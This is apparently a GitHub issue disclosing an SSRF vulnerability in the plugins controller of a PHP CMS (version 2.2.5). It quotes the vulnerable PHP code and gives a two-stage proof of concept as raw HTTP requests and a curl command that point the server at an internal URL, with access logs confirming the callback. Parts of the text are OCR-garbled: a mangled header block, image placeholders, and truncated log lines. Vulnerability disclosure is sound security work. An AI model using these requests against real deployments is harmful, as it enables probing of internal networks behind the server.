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## [Vuln] SSRF vulnerability in index Function of PluginsController.php File (2.2.5 version) #76

Closed

zer0yu opened this issue on May 22 · 0 comments

## zer0yu commented on May 22

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.

Impact version: 2.2.5 Test with PHP 7.2

The vulnerable code is located in the index function of the app/admin/c/PluginsController.php file, which fails to validate the webapi parameter, leading to a taint introduced from the \$webapi variable into the tainted function curl\_setopt, and after the curl\_exec function is executed, it sends a request to the URL specified by the webapi parameter, eventually leading to an SSRF vulnerability. However, this vulnerability is triggered in two stages, first by passing the set parameter to reset the webapi section of the plugins\_config field in sysconfig. The SSRF vulnerability is then triggered when the function is triggered again and without any parameter values.

```
public function index(){
       //检查更新链接是否可以访问
       $webapi = $this->webconf['plugins_config'];
       if(!$webapi){
               $webapi = 'http://api.jizhicms.cn/plugins.php';
               if(!M('sysconfig')->find(['field'=>'plugins_config'])){
                       M('sysconfig')->add(['title'=>JZLANG('插件配置'), 'field'=>'plugins_config','ty
                       setCache('webconfig',null);
               }
       if($this->frparam('set')){
       if($this->admin['isadmin']!=1){
           JsonReturn(['code'=>1,'msg'=>JZLANG('非超级管理员无法设置!')]);
               $webapi = $this->frparam('webapi',1);
               M('sysconfig')->update(['field'=>'plugins_config'],['data'=>$webapi]);
               setCache('webconfig',null);
               JsonReturn(['code'=>0,'msg'=>'配置成功!']);
       }
```

```
$this->webapi = $webapi;
$api = $webapi.'?version='.$this->webconf['web_version'];
$ch = curl_init();
$timeout = 5;
curl_setopt($ch,CURLOPT_FOLLOWLOCATION,1);
curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch, CURLOPT_HEADER, false);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, $timeout);
curl_setopt($ch,CURLOPT_URL,$api);
$res = curl_exec($ch);
$httpcode = curl_getinfo($ch,CURLINFO_HTTP_CODE);
curl close($ch);
```

 $\blacksquare$ 

Because the webapi parameters are not limited, it is also possible to use the server side to send requests, such as probing intranet web services. The corresponding PoC is as follows

PoC stage 1: the value of the webapi to set

```
POST /index.php/admins/Plugins/index.html HTTP/1.1
Host: 172.16.119.130
Content-Length: 51
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.84 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.16.119.130
Referer: http://172.16.119.130/index.php/admins/Plugins/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: think_var=zh-cn; PHPSESSID=lkbci4j8clqc6de6rhpn9fdk31
Connection: close
set=1&webapi=http%3A%2F%2F127.0.0.1%2Fwebapipoc.php
```

You can also use the following curl command to verify the vulnerability as PoC Stage 1

```
curl -i -s -k -X $'POST' \
    -H $'Host: 172.16.119.130' -H $'Content-Type: application/x-www-form-urlencoded; charset=UTF-
8' -H $'Connection: close' -H $'Content-Length: 51' \
    -b $'think_var=zh-cn; PHPSESSID=g3e5nupqb19trokgr9msul8d9l' \
    --data-binary $'set=1&webapi=http%3A%2F%2F127.0.0.1%2Fwebapipoc.php' \
    $'http://172.16.119.130/index.php/admins/Plugins/index.html'
```

PoC stage 2:

```
GET /index.php/admins/Plugins/index.html HTTP/1.1 Host: 172.16.119.130
```

Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/99.0.4844.84 Safari/537.36

Accept:

text/html, application/xml; q=0.9, image/avif, image/webp, image/apng, \*/\*; q=0.8, application/xml; q=0.9, image/avif, image/apng, \*/\*; q=0.8, application/xml; q=0.9, image/avif, image/avif, image/apng, \*/\*; q=0.8, application/xml; q=0.9, image/avif, image

exchange; v=b3; q=0.9


Referer: http://172.16.119.130/index.php/admins/Plugins/index.html


Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9

Cookie: think\_var=zh-cn; PHPSESSID=lkbci4j8clqc6de6rhpn9fdk31

Connection: close







172.16.119.1 - [22/May/2022:05:27:40 -0700] "GET /index.php/admins/Index/welcome.html HT 172.16.119.1 - [22/May/2022:05:27:33 -0700] "GET /index.php/admins/Plugins/index.html HT 172.16.119.1 - [22/May/2022:05:28:10 -0700] "GET /index.php/admins/Index/update\_session\_127.0.0.1 - [22/May/2022:05:28:19 -0700] "GET /webapipoc.php?version=2.2.5 HTTP/1.1" 40-172.16.119.1 - [22/May/2022:05:28:19 -0700] "GET /index.php/admins/Plugins/index.html HT



Assignees

No one assigned

Labels

None yet

**Projects** 

None yet

Milestone

No milestone

Development

No branches or pull requests

## 2 participants



